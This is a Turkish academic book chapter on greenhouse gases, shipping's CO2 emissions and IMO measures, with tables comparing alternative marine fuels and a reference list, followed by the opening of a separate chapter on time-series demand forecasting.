
Yenilenebilir enerji kaynağı “Doğanın kendi evrimi içinde bir sonraki gün aynen mevcut olabilen enerji kaynağı” olarak tanımlanan, karbon nötr yakıtların üretilmesinde kilit bir kaynaktır. Yenilenebilir enerji kaynaklarının en büyük özellikleri, karbondioksit emisyonlarını azaltarak çevrenin korunmasına yardımcı olmaları, yerli kaynaklar oldukları için enerjide dışa bağımlılığın azalmasına ve istihdamın artmasına katkıda bulunmaları ve kamuoyundan yaygın ve güçlü destek almalarıdır. Bir başka deyişle, yenilenebilir enerji kaynakları, ulaşılabilirlik (Accessibility), mevcudiyet (Availability), kabul edilebilirlik (Acceptability) özelliklerinin hepsini taşımaktadırlar. Yenilenebilir enerji kaynakları, hidro, jeotermal, güneş, rüzgar, odun, bitki artıkları, biyokütle, gel-git ve dalga olarak kabul edilmektedir. Fakat günümüz şartlarında talebi karşılamak için ihtiyaç duyduğumuz enerji miktarı, bir avuç rüzgar türbiniyle elde edilemeyecek kadar büyüktür. Yenilenebilir enerji kapasitesinin artırılması için kendi rüzgar ve fotovoltaik teknolojilerini kullanarak yaşam döngüsünün başlarında kurulan sistemle sorunlar çözülmüştür. Günümüz sistemi e-Metanol üretmek için karbondioksit ile birleştirildiği bir sentez sürecine beslenen hidrojeni üretmek için enerji elektrolizör teknolojilerini kullanmaktadır (Chen, L., 2018). Power-to-X teknolojisi de denilen yöntem ile karbon içermeyen yeşil hidrojene dönüştürülebilir ve daha sonra uzun süreler boyunca depolanabilir. Gigawatt ölçekli elektrolizör tesisleri suyu oksijene ve yeşil hidrojene ayıran elektroliz adı verilen bir süreçte yenilenebilir enerji kullanılır. Şu anda dünya çapında 2040 yılına kadar yalnızca 213,5 gigawatt elektroliz kapasitesi planlanıyor,

ancak bu yeterli değildir. Daha fazla yenilenebilir enerjiyi sıfır emisyonlu yakıtlara dönüştürmek için yakıtta daha fazla talep olması gerekiyor(URL-2). Özellikle deniz ulaşımında, uzun vadeli sözleşmeler için malları karbon nötr bir şekilde taşımayı taahhüt eden şirketler ve gemi operatörlerinin daha fazla sentetik yakıt tedarik etmesi veya gemileri bunlarla çalışacak şekilde güçlendirmesi için ivme yaratıyor ve bu da yenilenebilir enerji üretimi için daha fazla talebe yol açarken özellikle gemicilikte sıfır emisyonlu yakıtlara geçişin kilidi de açılacaktır (URL-1).

2. Sera Gazları

Sera etkisi normal şartlarda gezegenimizin 59 °F (Fahrenheit) yani 15 °C 'a kadar ısınması ve Dünya'mızın yaşanabilir olmasını sağlar. Sera etkisi olmasa tıpkı Mars gibi Dünya donmuş ve yaşanamaz bir yer olurdu. Bu etkinin anormal hale dönüşmesi Dünya'da fosil yakıtların çok fazla yakılması ile yapay yolla sera etkisi oluşturulması ile meydana geliyor. Bilim adamları tarafından ilk olarak 1896'da tanımlanan sera etkisi, güneşten gelen ısıyı atmosferdeki gazların tutması ile sonuçlanan doğal ısınma olayı olarak tanımlanmıştır. Güneş ışığı gezegenimizi sıcaklık yönünden yaşanabilir kılar. Güneş enerjisinin % 30'u uzaya geri yansır. Fakat % 70'i atmosferden geçtikten sonra yeryüzüne sonra karaya son olarak ta okyanus ve atmosfer tarafından emilip gezegenimizi ısıtır. Bu ısı daha sonra görünmez kızılötesi ışık şeklinde yayılır. Bu kızılötesi ışığın bir kısmı uzaya yayılmaya devam eder. Fakat yaklaşık yüzde 90'ı, atmosferik gaz olan sera gazları tarafından emilir. Bunlar Dünya'ya geri yönlendirilerek gezegende daha birden

ısının yükselmesine sebep olur. Son 1 milyon yıllık sürecin çoğunda, yani insan uygarlığının var olduğundan çok daha uzun bir süre boyunca atmosferimizdeki sera gazlarının konsantrasyonu milyonda 200 ila 280 parça. Ancak geçtiğimiz yüzyılda, bu konsantrasyon, fosil yakıtları yakmak gibi insan faaliyetleri sonucunda milyonda 400 parçanın üzerine çıkmıştır. Ormanların tahrip edilmesi ile sera gazlarının ve özellikle karbondioksitin daha yüksek konsantrasyonları, fazladan ısının tutulmasına ve küresel sıcaklıkların yükselmesine neden olmaktadır (Sokołowski, 2022).



Şekil 1. Sera Gazlarının Gezegenimizi Isıtma Etkisi
(Sokołowski, 2022).

Sera etkisine sebep olan gazlar atmosferde ısıyı absorbe eder ve Dünya'nın sıcaklığının yükselmesine sebep olur. Sera etkisini oluşturan temel gazlar, karbondioksit, metan, nitrojen oksit, su buharı ve florlu gazlardır. Her bir sera gazı diğerinden farklı yapıya sahip olup, farklı sürelerde ve farklı durumlar ile atmosferden atılır. Bitkiler toprak ve okyanus gibi sözde karbon emiciler ile CO₂'i emer.

Florlu gazlar ise yalnızca atmosferde çok uzakta iken güneş ışığı tarafından yok edilir. Herhangi bir sera gazının küresel ısınmayı etkilediği faktörler ise; atmosferde ne kadar var olduğu, atmosferde ne kadar kaldığı ve ısıyı absorplamada ne kadar etkili olduğudur. Buna küresel ısınma potansiyeli veya GWP (Global Warming Potential) denir. Bu aynı zamanda bir gazın 1 ton CO₂ emisyonuna göre belirli bir süre boyunca emdiği toplam enerjinin bir ölçüsüdür (Akın G.,2006).

Sanayi Devrimi ile başlayan ve kömürlü yakıtlı buhar motorlu tahrik sistemlerinin ortaya çıkması ile insan kaynaklı etkinliklerle yayılan sera gazlarının ciddi oranda artmasına neden oldu. Son 250 yıllık süreçte, atmosferik karbondioksit yoğunluğunun % 40'a yakın, metan yoğunluğunun neredeyse yüzde 150 ve nitrojen oksit yoğunluğunun %20 seviyelerinde yükseldiği düşünülmektedir. Bu 250 yıllık süreçte, en yüksek miktarda yayılan sera gazı olan karbondioksit emisyonlarının neredeyse yarısı son yarım asırlık sürede oluşmuştur. Fosil yakıtların yakılması ve sanayi kaynaklı gelişmeler bunu tetikleyen başlıca faktörlerdir.

Küresel Isınmaya Sebep Olan Sera Gazları

Karbon Dioksit

Karbon Dioksit, insan kaynaklı emisyonların yaklaşık % 76'sını oluşturur. Atmosfere yayıldıktan 100 yıl sonrasında bile % 40'ı 10.000 yıl sonrasında ise hala %10'u atmosferde kalacaktır. (Ritchie, H.,2020).

Metan

Metan (CH₄) Karbondioksit'e kıyasla 10 yıl daha az atmosferde kalsa da sera etkisi olarak çok daha yüksektir. Küresel ısınma olarak etkisi ilk yüz yılda karbondioksitten

neredeyse 25 kat yüksektir. Metan, insan kaynaklı sera gazı emisyonlarının % 16'sını oluşturmaktadır (Ritchie, H.,2020).

Azot Oksit

Azot oksit (N_2O) metan ve karbondioksit göre çok daha etkili bir sera gazıdır. 1 asırlık bir periyotta karbondioksitten 300 kat daha fazla GWP'ye ehildir. 100 yıldan daha fazla süre atmosferde tutunur. İnsan sebepli sera gazı emisyonlarının % 6'sı NO_2 'dir (Ritchie, H.,2020).

Florlu Gazlar

Farklı üretim ve sanayi kaynaklı operasyonlardan ortaya çıkan florlu gazlar insan yapımı gazlardır. Dört ana kategori vardır: Hidroflorokarbonlar (HFC'ler), perflorokarbonlar (PFC'ler), kükürt heksaflorür (SF_6) ve nitrojen triflorür (NF_3). Bu gazlar diğer sera gazlarından daha az oranda salınım oluştursa da daha fazla ısı yakalarlar. Atmosferde kalma süreleri çok yüksektir. On binlerce yıllık sürelerde atmosferde kaldıkları durumlar vardır (Ritchie, H.,2020).

Su Buharı

En çok bulunan sera gazı olan su buharı, atmosferik konsantrasyonlarındaki değişikliklerin doğrudan insan faaliyetleriyle değil, daha çok saldıığımız diğer sera gazlarından kaynaklanan ısınmayla bağlantılı olması bakımından diğer sera gazlarından farklıdır. Daha sıcak hava daha fazla su tutar ve su buharı bir sera gazı olduğundan, su ne kadar fazla olursa o kadar fazla oranda ısıyı emerek, daha da fazla ısıl artışa neden olur ve pozitif bir geri besleme döngüsünü sürdürür (www.tarimorman.gov.tr). Ancak, artan su buharı, güneşin enerjisini

dünyadan uzağa yansıtan bulut örtüsünü de arttırdığından, bu geri besleme döngüsünün net etkisinin hala belirsiz olduğunu düşünülmektedir (Akın G.,2006).

Sera Gazına Etki Eden Faaliyetler

Hükümetler Arası İklim Değişikliği Paneli'ne (IPCC) göre, neredeyse tüm insan kaynaklı sera gazı emisyonlarını yönlendiren faaliyetler, nüfus fazlalığı, ekonomik faaliyetler, sosyal yapı, enerji tüketimi, yer kullanma kalıpları, teknolojik gelişmeler ve iklim politikasıdır (Ritchie, H.,2020).

Elektrik ve Isı Üretimi

Kömür, petrol ürünleri ve LNG gibi yakıtlar, elektrik ve ısı üretmek için kullanılırken aynı zamanda insan üretimi sera gazlarının yüzde 25'ini oluşturmaktadır. Türkiye'de, 2017'deki Türkiye'deki emisyonlarının yaklaşık % 27,5'ini kömür yakımı oluşturmaktadır.

Tarım ve Arazi Kullanım Değişiklikleri

Ormansızlaştırma gibi tarım faaliyetleri küresel sera gazı emisyonlarının yaklaşık dörtte birini meydana getirmektedir. Türkiye'deki tarımsal faaliyetler 2017 yılında ortaya çıkan emisyonların neredeyse yüzde 10'unu oluşturmaktaydı (Akın G.,2006).

Sanayi

Sanayi sektörü global insan sebepli sera gazlarının yüzde 20'sini oluşturmaktadır. Hammadde üretimi, inşaat ağırlıklı sanayi sektörleri bu konuda öncü olmuştur.

Toplu Taşıma

Benzin dizel gibi petrol bazlı yakıtların yakılması küresel sera gazı emisyonların % 14'ünü oluşturduğu bilinmektedir. Araçlardan yayılan CO₂, birincil gazdır,

ancak tek gaz bu değildir. Metan ve nitroz oksitte salınmaktadır. Bunların dışında motorlu taşıtların klimaları da florlu gaz salınımına sebep olmaktadır. Ulaşım sistemleri kaynaklı karbon emisyonlarını büyük oranda arabalar ve kamyonlar oluşturmaktadır (Akın G.,2006)

Binalar

Yapılar, global sera gazı emisyonlarının neredeyse % 10'luk dilimini oluşturmaktadır. Amerika Birleşik Devletleri'nde, bina kaynaklı emisyonlar tüm emisyonların yaklaşık yüzde 10'unu kapsıyor. Daha çok karbondioksit ve metandan kaynaklı meydana gelen bu sera gazı emisyonları, esas olarak ısınma ve mutfakta kullanılan doğal gazın yakılmasından ortaya çıkmaktadır (Akın G.,2006)

İklim

İnsan yapımı sera gazı emisyonlarıyla beslenen küresel ısınma, dünyanın iklim sistemlerini birçok yönden değiştirmektedir. Bunlar; ısı dalgaları, kasırgalar, kuraklıklar ve seller gibi daha sık ve/veya yoğun aşırı hava olaylarına neden olur. Aşırı yağışları şiddetlendirerek, ıslak bölgeleri daha nemli ve kuru bölgeleri daha kuru hale getirir. Eriyen buzullar ve deniz buzu nedeniyle yükselen deniz seviyeleri ve okyanus sıcaklıklarındaki artış (daha sıcak su genişler ve bu da deniz seviyesinin yükselmesine katkıda bulunabilir). Ekosistemleri ve doğal yaşam alanlarını değiştirmek, coğrafi aralıkları, mevsimsel faaliyetleri, göç modellerini ve kara, tatlı su ve deniz türlerinin bolluğunu değiştirmek bunlara örnektir. Bu değişiklikler sadece bitkiler ve vahşi yaşam için değil, doğrudan insanlar için tehdit oluşturmaktadır. Daha

yüksek sıcaklıklar, dang humması ve Zika gibi hastalıkları yayan böceklerin gelişebileceği anlamına gelir ve ısı dalgaları giderek daha fazla ısınır ve insanlar için daha ölümcül hale gelebilir. Kuraklık ve seller nedeniyle gıda arzımız azaldığında insanlar aç kalabilir (URL-4).

3. Denizcilik Endüstrisinin Sera Gazları Üzerindeki Etkisi

Denizyolu taşımacılığında, karbondioksit (CO₂), emisyonları 2012-2018 yılları arasında 962 milyon tondan 1.056 milyon tona yükseldi 2012-2018 arasındaki artış %9,3'tür. Bununla beraber deniz taşımacılığının toplam küresel emisyonlardaki payı 2012-2018 yılları arasında %2,76'dan %2,89'a yükseldi.

Tablo.1. 2012-2018 Yılları Arası Gemilerden Kaynaklı Emisyonlar (URL-6)


| Yıl | Küresel Antropojenik CO ₂ emisyonları | Toplam nakliye CO ₂ | Toplam % küresel nakliye | Sefer tabanlı Uluslararası nakliye CO ₂ | Küresel % sefer bazlı Uluslararası Deniz Taşımacılığı | Gemi bazlı uluslararası CO ₂ | Küresel % gemi bazlı uluslararası nakliye |
|------|--|--------------------------------|--------------------------|--|---|---|---|
| 2012 | 34.793 | 962 | 2.76 | 701 | 2.01 | 848 | 2.44 |
| 2013 | 34.959 | 957 | 2.74 | 684 | 1.96 | 837 | 2.39 |
| 2014 | 35.225 | 964 | 2.74 | 681 | 1.93 | 846 | 2.37 |
| 2015 | 35.239 | 991 | 2.81 | 700 | 1.99 | 859 | 2.44 |
| 2016 | 35.380 | 1026 | 2.90 | 727 | 2.05 | 894 | 2.53 |
| 2017 | 35.810 | 1064 | 2.97 | 746 | 2.03 | 929 | 2.59 |
| 2018 | 36.573 | 1056 | 2.89 | 740 | 2.02 | 919 | 2.51 |

Uzun vadeli ekonomi ve enerji senaryolarına göre CO₂ Emisyonlarının, 2008'den 2018 yılına gelindiğinde yüzde 90'lara, 2050 yılına gelindiğinde ise yüzde 90 ile yüzde 130 seviyeleri arasında olacağı tahmin edilmektedir.

2020 ve 2021 yıllarında Covid-19 Pandemi etkisi ile emisyonlarda düşüş olması olasıdır.

Şekil 2’de son 3 IMO (International Maritime Organization) GHG (Green house gases) çalışması genelinde tahmin edilen emisyonları ortaya koymaktadır. Deniz taşımacılığına yönelik sürekli artan talebin uzun vadeli bir arka planına karşı bu üç çalışma, uluslararası denizciliğin GHG emisyonları için yaklaşık olarak üç ayrı dönemini göstermektedir. (URL-6)

- 1990-2008 yılları arasındaki emisyon artışı, deniz ticaretindeki büyümeyle doğru orantılıdır.
- 2008-2014 yılları arasındaki dönem deniz ticaretindeki büyümeye rağmen emisyon azalması, ulaştırma talebindeki büyümeden emisyonların ayrıştırılmasını sağlayan hızlı bir karbon yoğunluğu azaltma dönemidir.
- 2014-2018 yılları arasında Karbon yoğunluğunda deniz ticaretindeki büyümeden daha yavaş ancak daha ılımlı bir iyileşme dönemidir.



Şekil 2. 1990-2020 yılları Arası Gemilerden Kaynaklı Sera Gazı Emisyonları (URL-6)


4. Denizcilikte Karbon Emisyonunun Azaltılması Konusunda Yapılan ve Yapılacak İyileştirmeler

IMO, gemilerin sebep olduğu çevre kirliliğini minimuma indirmek için birçok önlem almaktadır. EEDI sayesinde CO₂ salınımının kontrol altına tutulması amaçlanmıştır. Gemi Enerji Verimliliği Yönetim Planı (SEEMP) ile gemilerin işletme verimliliğinin en üst seviyede olması hedeflenmiştir (URL-6). Denizlerin Gemilerden Kirlenmesini Önleme Uluslararası Sözleşmesi (MARPOL) Ek-VI'ncı Maddesi Kural 13 ve Kural 14 ile gemilerin sebep olduğu NO_x, SO_x ve PM salınımlarının minimize edilmesi amaçlanmıştır (URL-2).

MARPOL Ek- VI ile geminin motor gücüne ve imalat yılına göre NO_x salınım miktarları ortaya konmuştur (Kocal, T. 2020). Bununla beraber gemilerde kullanılan yakıtlardaki sülfür yüzdesinin 2020 yılına kadar maksimum %3,5'ten %0,5'e düşürülmesi kararlaştırılmıştır (URL-2) . İlaveten, MARPOL Ek-VI bünyesinde Baltık Denizi, Kuzey Denizi, Birleşmiş Devletler Karayip Denizi ve Kuzey Amerika bölgelerini çevreleyen belirli alanların Emisyon Kontrol Alanı (ECA) belirlemiştir. Bu sularda faaliyetlerini sürdürecektir gemilerin 2015 yılı sonrasında sülfür yüzdesi %0,1'i aşmayacak yakıt tüketmesi zorunlu hale getirilmiştir (URL-3).



Şekil 3. ECA - SECA Bölgeleri (URL-2)



Şekil 4. 2000-2025 Yılları Arası Yakıtlarda Talep Edilen Sülfür Oranları (URL-2)

Denizyolu taşıma sisteminde çevreyi korumaya yönelik belirlenen kurallar gemilerden atmosfere salınan sera gazı emisyonlarının düşürülmesi ve enerji verimliliğinin artırılması kurallarını artırmaktadır. Bir yandan belirlenmiş bölgelerde (ECA/SECA) temiz yakıt kullanılması belli bir sürecin içerisinde zorunlu hale getirilmiş ve bu sayede SO_x ve NO_x gibi sera gazlarının salınımının düşürülmesi amaçlanmıştır. Bununla birlikte yakıtların enerji verimliliği kuralları ve EEDI uygulamaya konmuştur. (Parlak, A.,2021)

Gemilerde Karbon Emisyonunu Azaltmak İçin Kullanılan Alternatif Yakıtların Kıyaslanması

Denizcilik endüstrisinin sıfır karbon uygulamasında ciddi çabaları ve rolü mevcuttur. Uluslararası Denizcilik Örgütü, 2008 yılına kıyasla 2050 yılına kadar tüm sera gazı emisyonlarını yarıya indirmeyi, karbondioksit emisyonlarını ise yüzde 70 azaltmayı hedeflemiştir. Bu kapsamda aşağıdaki alternatif yakıtlar ve teknolojiler ortaya çıkmıştır. Bunlardan bazıları Sıvılaştırılmış doğal gaz (LNG), Elektrik (enerji taşıyıcı), Hidrojen, Biyoyakıtlar, Metanol, Dimetil Eter (DME), LPG olarak düşünülür (URL-6).

Alternatif Yakıtların Karbon Yoğunluğu ve Enerji Verimliliği Olarak Kıyaslanması

Gemilerden kaynaklı CO₂ emisyonlarının düşürmek için iki farklı yol izlenmektedir. Bunlardan biri enerji verimli sistemleri gemilere entegre etmek, diğeri karbon içeriği düşük alternatif yakıtlar yakmaktır. HFO, VLSFO ya da MGO gibi günümüzde yaygın olarak tüketilen yakıt türlerinin karbon içerikleri oldukça fazladır (Yiğit, K. 2018). Karbon içeriği ile emisyon oranları doğru orantılıdır. Dolayısıyla karbon içeriği düşük yakıtlar ile emisyon salınımlarının azaltılması hedeflenmektedir. Aşağıda, günümüz yapılan bir çalışmada gemilerinde kullanılan bazı yakıtların karbon içeriği ve karbon katsayısını görülmektedir.

Tablo 2. Gemilerde Kullanılan Yakıtların Karbon İçerikleri (Parlak, A.,2021).

| Yakıt tipi | Karbon İçeriği (%) | C _F (t-CO ₂ /t-Fuel |
|---|--------------------|---|
| MGO | %87.44 | 3.206 |
| HFO | %84.93 | 3.114 |
| Etanol (C ₂ H ₅ OH) | %52.17 | 1.913 |
| LPG (C ₃ H ₈) | %81.82 | 3.000 |

CO₂ emisyonlarını azaltmak düşünülen alternatif yakıtlar, amonyak, LNG, LPG metanol ve etanol olarak düşünülmektedir. Etanol, bitkisel yakıtların fermantasyonu ile ortaya çıkmaktadır (URL-1). Bu sebeple devamlılık problemi ortaya çıkmaktadır. Metanol ise hidrokarbon kökenli yakıt çeşitlerinin su buharı ile tepkimelere girmesi ile ortaya çıkarıldığından, etanole göre devamlılıkta avantajlıdır. Bununla beraber toksik içeriği ve parlama noktasının düşük olması güvenlik ve sağlık açısından sorun oluşturmaktadır. Bu sorunun çözümü için çift cidarlı yakıt borusu ve yakıt kaçak sensörleri olarak düşünülebilir (Yiğit, K. 2018). Yakıtın sıvı olması sebebiyle kurulum maliyetleri gaz fazlı yakıtlara göre daha düşük seviyededir. Ancak, yakıt fiyatlarının ve ısıl değerinin HFO ün yarısı kadar olması dezavantaj olarak görülmektedir. Aşağıdaki tabloda kullanılan alternatif yakıtların Enerji değerleri, birbirine denk enerji tüketimi kapsamında gerekecek tank hacmi ve Emisyon azaltma kıyaslarını görmekteyiz.

Tablo 3. Alternatif Yakıtların İçerikleri ve Emisyon Düşürme Oranları (Parlak, A.,2021)

| Yakıt tipi | Özgül enerji Mj/kg | Enerji yoğunluğu MJ/L | Gerekli Tank Hacmi, m ³ | Beslenme Basıncı | Pompa basıncı bar | HFO Tier II ye göre Emisyonlardaki azalma yüzdesi % | | | |
|------------|-----------------------|--------------------------|------------------------------------|------------------|-------------------|---|-----------------|-----------------|-----|
| | | | | | | SO _x | NO _x | CO ₂ | PM |
| HFO | 40.5 | 35 | 1000 | 7-8 | 950 | | | | |
| LNG | 50 | 22 | 1590 | 300 Metan | 300 | 90-99 | 20-30 | 24 | 90 |
| | | | | 380 Etan | 380 Etan | 90-97 | 30-50 | 15 | 90 |
| LPG | 42 | 26 | 1346 | 50 | 600-700 | 90-100 | 10-15 | 13-18 | 90 |
| Metanol | 19.9 | 15 | 2333 | 10 | 500 | 90 | | | |
| Etanol | 26 | 21 | 1750 | 10 | 500 | | | | |
| Amonyak | 18.6 | 12.7 | 2755 | 70 | 600-700 | 100 | - | >95 | >90 |

Yukarıdaki tabloya göre özgül enerjisi en yüksek yakıt hidrojen, ayrıca en düşük enerji içeriğine sahiptir. Enerji içerik yönünden en verimlisi HFO'dür. Bir yakıtın enerji yoğunluğu iki yönden önem arz etmektedir. Bir birim enerji üretmek için kaç birim yakıt pompalanacağı ortaya çıkacaktır. Örneğin, eşit güç elde etmek için bir birim HFO, 1.59 birim LNG, 1.75 birim etanol 4.11 birim Hidrojen tüketilmesi gerekecektir (Parlak, A.,2021). Tüketilecek yakıt için fazladan depolama tankı gerekecektir. Aynı mesafeyi gitmek yukarıdaki oranların tam tersi kapasitede tanklar olması gerekmektedir. Aksi durumda daha fazla yakıt alım sıklığı ortaya çıkacaktır. Böylece atılan sefer sayısı düşecektir (URL-6).

Alternatif Yakıtların EEDI (Energy Efficiency Design Index) Değerleri Kapsamında Kıyaslanması

EEDI yanma sonucu atmosfere yayılan CO₂ emisyonuyla alakalıdır. Alternatif yakıt türlerinin EEDI yüzdesini Marine Diesel Oil'e oranla azalma yüzdeleri

Metanol için %7, LPG için %12, LNG için %25 ve Amonyak için (%95)'tir. Bu orana makinenin yanmasında kullanılan pilot yakıt olarak adlandırılan dizel yakıt eklenmiştir. Amonyok'ta karbon atomu olmadığından bu kadar yüksek oranda düşürebilmektedir. Dolayısıyla EEDI değer düşürme oranlarına bakıldığında Amonyak en avantajlı yakıttır. Ancak, kütleli enerji içeriği Marine Dizel Oil'den 2.5 kat daha düşük olduğu için 2.5 kat daha çok yakıt depolama kapasitesine ihtiyaç duyulacaktır. Bu sebeple Amonyak ve metanol'ün düşük mesafeli seyirlerde tercihi söz konusu olacaktır. (Yiğit, K. 2018).

SONUÇ VE ÖNERİLER

Bu çalışmada, son yıllarda ulaşımda kullanılan yakıtlardan kaynaklı sera gazları, bu etkilerin azaltılması için yapılan çalışmalar ve kullanılması planlanan alternatif yakıtlar ele alınmıştır. Bu yakıtların birçok etki bakımından kıyaslaması yapılmış avantaj ve dezavantajları ortaya konmuştur. LNG, LPG, Metanol ve Hidrojen gibi alternatif yakıtlarının dizel yakıtla oranla kullanılması durumunda ortaya çıkan maliyet türleri ortaya konmuştur. Bu durumlarda alternatif yakıtların karbon emisyonları ve etkileri çevre üzerinde gözlemlenmiştir. Bu hesaplamalar yardımıyla hangi yakıtın daha ekonomik ve daha çevreci olduğu ve artan bir ilgi ile takip edildiği ön görülmüştür. Düşük karbonlu teknolojilerin maliyetlerindeki düşüşün devam etmesi halinde, bu ivme her geçen gün daha da artacaktır.

KAYNAKLAR

1. Akın, G. (2006). Küresel Isınma, Nedenleri ve Sonuçları. *Ankara Üniversitesi Dil ve Tarih-Coğrafya Fakültesi Dergisi*, 46, syf. 29-43.
2. Chen, L., Yip, T.L. and Mou, J., (2018). Provision of Emission Control Area and the Impact on Shipping Route Choice and Ship Emissions. *Transportation Research Part D: Transport and Environment*, 58, 280- 291.
3. Kocal, T. (2020). Gemilerde Kullanılan Alternatif Yakıtların İşletme Maliyetleri ve Çevresel Etkilerinin İncelenmesi, *Journal of Transportation and Logistics*, Doi 1026650.
4. Ogemdi C., A., Somtochukwu G. N., Abdulrauf B., Esuru R. O., Boyu K., Raffaella V. (2022). Prospects of Low and Zero-Carbon Renewable Fuels in 1.5-degree Net Zero Emission Actualisation by 2050: A Critical Review, *Carbon Capture Science & Technology*,347-353.
5. Parlak, A. (2021). IMO Sıfır Karbon Stratejisi Kapsamında Alternatif Yakıtların Sektörel Etki Analizi, *Deniz Bülten*, İstanbul.
6. Ritchie, H. , Roser, M., Rosado P. (2020). CO₂ and Greenhouse Gases Emissions, *Our World in data*,241-265.
7. Sokołowski M.M. (2022). Making the Electricity Sector Emission-Free Energy Transition of the Electricity Sectors in the European Union and Japan, *Springer International Publishing*, pp. 73-127.
8. Turna, İ. , Pirim, A.E. (2015). Çektirme Gemisinin Tarihi ve Dönemin Ticari Faaliyetlerindeki Rolü Üzerine Bir İnceleme, *Ordu Üniversitesi Sosyal Bilimler Enstitüsü Sosyal Bilimler Araştırmaları Dergisi*, Cilt 5, Sayı 12, 119 - 135,.
9. URL-1 İnternet: Erişim adresi: <https://www.ashenerji.com/cozumlerimiz/emusiyon/sera-gazi-nasil-olusur> (Erişim tarihi: 20.10.2021).
10. URL-2 İnternet:Thor MarineTrading[Çevrimiçi].Erişim adresi: <https://www.thormarinetrading.com/bunker-trading/seca-eca/> (Erişim tarihi: 19.09.2021).
11. URL-3 İnternet: Erişim adresi: <https://www.britannica.com/technology/ship/History-of-ships> (Erişim tarihi: 22.10.2021).
12. URL-4 İnternet: Erişim adresi: <https://www.kulturdenizi.com/sera-gazlari/>(ErişimTarihi: 10.10.2021)
13. URL-5 İnternet: T.C. Orman Bakanlığı [Çevrimiçi]. Erişim adresi: <https://tarimorman.gov.tr/> (Erişim tarihi: 18.11.2021).
14. URL-6 İnternet: Fourth Greenhouse Gas Study, 2020. [Çevrimiçi]. Erişim adresi: <https://imo.org/> (Erişim tarihi: 25.11.2021).
15. Yiğit, K. (2018). Gemi Teknolojisinde Alternatif Enerji Sistemlerinin Kullanım Potansiyelinin İncelenmesi, *GMO Journal of Ship and Marine Technology Journal*,vol.214.

ZAMAN SERİSİ ANALİZİ İLE TALEP TAHMİNİ VE BİR FABRİKADAKİ ÜRETİM PLANLAMA

Burak GÜLMEZ¹

GİRİŞ

Tahmin, uzun vadeli stratejik planlamaya rehberlik eden ve üretim, nakliye, personel, iş planlama ve çizelgelemeleriyle ilgili yol gösterici bir istatistiksel çalışmadır. Bununla birlikte, tahmin sıklıkla planlama ve hedeflerle karıştırılır. Bu kavramlar birbirlerinden farklı kavramlardır. Tahmin, geçmiş veriler ve olayların bilgisi dahilinde olmak üzere mevcut tüm bilgilerin göz önüne alınarak, geleceği mümkün olduğunca doğru bir şekilde bilme olayıdır. Hedefler, gerçekleşmesi arzu edilen şeylerdir. İdeal olarak, her zaman böyle olmasa da, hedefler tahminlere ve planlara bağlanmalıdır. Çok sık olarak, hedefler, onlara nasıl ulaşılabileceğine dair bir strateji veya fizibilitelerinin bir değerlendirmesi olmaksızın belirtilir. Planlama, tahminlere ve hedeflere göre alınan reaksiyonlardır. Planlama, tahminleri hedeflerle uyumlu

¹ Arş. Gör. Dr., Erciyes Üniversitesi, <https://orcid.org/0000-0002-6870-6558>, burakgulmez@erciyes.edu.tr

hale getirmek için gerekli adımları belirlemektir. Tahmin, bir işletmenin birçok yönü üzerinde önemli bir etkiye sahip olabileceğinden, yönetimin karar verme süreçlerinin temel bir unsuru olmalıdır. Uygulamaya bağlı olarak, modern kuruluşlar kısa vadeli, orta vadeli ve uzun vadeli projeksiyonlar talep eder. Personel, üretim ve nakliye planlaması kısa vadeli projeksiyonlara ihtiyaç duyar. Talep tahminleri genellikle planlama sürecinin bir parçası olarak gereklidir. Hammade satın almak, personel istihdam etmek veya makine ve ekipman satın almak için gelecekteki kaynak ihtiyaçlarını tahmin etmek için orta vadeli projeksiyonlar gereklidir. Stratejik planlama, uzun vadeli tahminler kullanır. Bu seçimler pazar fırsatlarını, çevresel hususları ve iç kaynakları dikkate alınmalıdır. Bir şirket, öngörülemeyen olayları tahmin etmek için birçok yöntem kullanan bir tahmin sistemi tasarlamalıdır. Bu tür tahmin sistemleri, tahmin konularının tanımlanması, çeşitli tahmin tekniklerinin uygulanması, her problem için uygun yöntemlerin seçilmesi ve tahmin yöntemlerinin zaman içinde değerlendirilmesi ve iyileştirilmesi konularında uzmanlığın geliştirilmesini gerektirir. Resmi tahmin tekniklerinin etkili bir şekilde kullanılması gerekiyorsa, kullanımları için güçlü bir organizasyonel desteğe sahip olmak da aynı derecede önemlidir (Gülmez, 2021; Hyndman & Athanasopoulos, 2018; Şen, 2020).

